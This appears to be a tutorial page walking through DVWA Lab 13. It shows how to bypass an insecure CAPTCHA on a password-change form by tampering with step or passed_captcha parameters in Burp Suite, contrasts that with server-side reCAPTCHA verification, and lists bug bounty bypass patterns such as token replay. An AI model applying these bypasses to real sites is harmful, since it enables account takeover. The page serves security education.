
This article is a detailed walkthrough of DVWA Lab 13, which teaches how insecure CAPTCHA implementations fail when they rely on client-supplied workflow state parameters rather than server-side verification. The lab demonstrates a logic flaw vulnerability across three security levels—where attackers bypass CAPTCHA entirely by manipulating HTTP POST parameters like step=2 or passed_captcha=true. This vulnerability class matters because it represents a fundamental design flaw in how security controls are enforced, appearing regularly in real bug bounty programs and affecting sensitive operations like password changes and account recovery.
- Root cause: server trusts client workflow stateThe Low security level implements CAPTCHA verification using a step parameter in the POST request, where step=1 shows the CAPTCHA form and step=2 processes the password change. The vulnerability exists because the server executes the password change code when it receives step=2 without independently verifying that the CAPTCHA in step 1 was actually completed—it simply trusts the client-supplied parameter value to indicate which workflow stage has occurred.
- Step parameter bypass at Low security levelAn attacker intercepts the password change request in Burp Suite and changes the POST parameter from step=1 to step=2, submitting the modified request directly to skip the CAPTCHA stage entirely. The server responds with 'Password Changed' without ever displaying or validating a CAPTCHA, and the new password is successfully set. This requires no technical exploit—only parameter manipulation of a client-controllable value.
- Medium security still trusts client verification claimMedium security replaces the step parameter with a passed_captcha boolean field in the POST body. An attacker simply adds passed_captcha=true to the password change request, and the server skips verification. The source code shows the server checks if this parameter is set (if isset($_POST['passed_captcha'])) without making any API call to verify that the CAPTCHA was actually solved, demonstrating that changing the parameter name does not fix the fundamental trust model problem.
- High security uses independent API verificationThe secure implementation calls recaptcha_check_answer() with the server's private key and the user's g-recaptcha-response token to verify CAPTCHA completion through Google's API, rejecting the entire request if verification fails. The client cannot generate, replay, or fake this token because it is single-use and issued only by the verified third-party service. This is the only model that actually provides security—server-side verification through a trusted external API, not reliance on any client-supplied parameter.
- Logic flaw vs technical vulnerability distinctionThe article distinguishes insecure CAPTCHA from technical vulnerabilities like SQL injection. This is a business logic flaw—a design error in how security controls are implemented—rather than a code injection or memory corruption issue. The same vulnerability class appears in price manipulation (changing hidden product price fields in e-commerce) and multi-step form authorization bypass (skipping the approval step parameter), all stemming from the server trusting client-reported state instead of server-verified conditions.
- Real-world CAPTCHA bypass patterns in bug bountyThe article identifies four common patterns found in actual bug bounty programs: CAPTCHA protection on web forms but not on underlying API endpoints (submit the POST directly to bypass form controls), CAPTCHA response tokens not invalidated after first use (replay the same token multiple times), CAPTCHA only enforced on GET requests not POST to the same endpoint, and asynchronous verification with a race condition where actions complete before verification responds. The article includes a real example where a financial services password reset flow used an identical step-parameter design over f
- Burp Suite parameter manipulation workflowThe lab uses Burp Suite's Intercept and Repeater features to capture the POST request during password change submission, modify the step or passed_captcha parameters while leaving other fields intact (password_new, password_conf), and resend the modified request to demonstrate the bypass. The technique shows that manipulating parameters is trivial regardless of whether fields are hidden in HTML; Burp Suite intercepts all POST data before the server processes it.
- Security severity depends on protected operationThe article notes that CAPTCHA bypass severity varies by context: protection on login endpoints rates as Medium severity, password reset flows as High severity, and financial transactions as Critical. This reflects the real-world impact assessment used in bug bounty programs where the same technical bypass carries different risk levels depending on what sensitive action it protects.
Bottom line: CAPTCHA security requires independent server-side API verification through a trusted provider (like Google reCAPTCHA) using the server's private key, not trust in any client-supplied parameter claiming verification occurred. Organizations testing multi-step forms and password reset flows in bug bounty programs should specifically check whether workflow state is enforced server-side or tracked via client-controllable parameters, as this logic flaw appears regularly in real applications with high
FREE
Part of the DVWA Lab Series — 30 Labs
🎯 What You’ll Learn in Lab 13
⏱️ 35 min · 3 Burp Suite exercises
✅ Prerequisites
- DVWA running locally (Lab 1: DVWA Setup Guide)
- Burp Suite configured as proxy (Day 12: Burp Suite Kali Linux)
- Basic understanding of HTTP POST parameters
📋 Lab 13 Contents — DVWA Insecure CAPTCHA Lab
In Lab 12 you automated database extraction with SQLmap. Lab 13 demonstrates a completely different vulnerability class — business logic flaws. Where SQL injection is a technical vulnerability in data handling, insecure CAPTCHA is a design flaw in security control implementation. Both appear in the DVWA Lab Series and in real bug bounty programmes.
The Insecure CAPTCHA Vulnerability Explained
The DVWA Insecure CAPTCHA module simulates a password change form protected by a CAPTCHA. The intended flow is: (1) user fills in new password → (2) user completes CAPTCHA → (3) CAPTCHA is verified → (4) password changes. The insecure implementation tracks which step the user is on using a parameter in the HTTP request. Step 1 is the CAPTCHA form; step 2 is the processing step. If the server trusts the step value without independently verifying that the CAPTCHA was actually completed, an attacker submits step=2 directly and bypasses the entire control.
⏱️ Time: 15 minutes · DVWA running · Burp Suite proxy active
📸 Screenshot Burp Repeater showing step=2 and the “Password Changed.” response. Share in #dvwa-labs on Discord.
Medium Security — passed_captcha Parameter Injection
Medium security changes the mechanism but not the fundamental flaw. Instead of a step number, the application uses a passed_captcha boolean parameter. If this parameter is present and true in the POST request, the server skips CAPTCHA verification. The attacker simply adds passed_captcha=true to the POST body — the server trusts it without any verification.
⏱️ Time: 10 minutes · DVWA at Medium security
📸 Screenshot the View Source showing the passed_captcha PHP check. Share in #dvwa-labs on Discord.
High Security — Server-Side Verification (The Correct Approach)
⏱️ Time: 10 minutes · DVWA View Source comparison
📸 Screenshot both source code sections side-by-side and share in #dvwa-labs on Discord. Tag #captchabypass2026
Real-World CAPTCHA Bypass Patterns in Bug Bounty
CAPTCHA bypass vulnerabilities appear regularly in bug bounty programmes in several patterns beyond the DVWA step-parameter example. The most common are: CAPTCHA only on the web form but not on the underlying API endpoint (submit the API POST directly, bypassing the form and its CAPTCHA entirely); CAPTCHA response tokens that are not invalidated server-side after use (replay the same g-recaptcha-response token multiple times); CAPTCHA only on GET requests, not on POST to the same endpoint; and CAPTCHA verification that is asynchronous with a race condition window where the action completes before verification responds.
🧠 QUICK CHECK — Lab 13
📋 Lab 13 Key Findings Reference
🏆 Mark Lab 13 as Complete
Lab 13 demonstrated the insecure CAPTCHA logic flaw — a business logic vulnerability that bypasses access controls through parameter manipulation rather than code injection. This is a distinct and equally important vulnerability class from the SQL injection and XSS attacks in earlier labs.
❓ Frequently Asked Questions
What is the DVWA Insecure CAPTCHA vulnerability?
Why is the step parameter approach insecure?
What is the secure CAPTCHA implementation?
Is Insecure CAPTCHA a real bug bounty vulnerability?
What comes after DVWA Lab 13?
Lab 12: DVWA SQLmap Lab 2026
Lab 14: DVWA Security Levels Explained
📚 Further Reading
- DVWA SQLmap Lab 2026 — Lab 12 automated database extraction with SQLmap — the technical counterpart to Lab 13’s logic flaw approach.
- Web Application Security Hub — The complete web application security category covering logic flaws, injection attacks, XSS, CSRF, and authentication vulnerabilities.
- DVWA Labs Hub — All 30 DVWA labs in sequence — the complete walkthrough series from setup through advanced exploitation techniques.
- Burp Suite Kali Linux 2026 — Day 12 covers Burp Suite setup and HTTPS interception — the proxy technique used in this lab to intercept and modify the step parameter.
- DVWA GitHub Repository — Damn Vulnerable Web Application (DVWA) GitHub Repository.
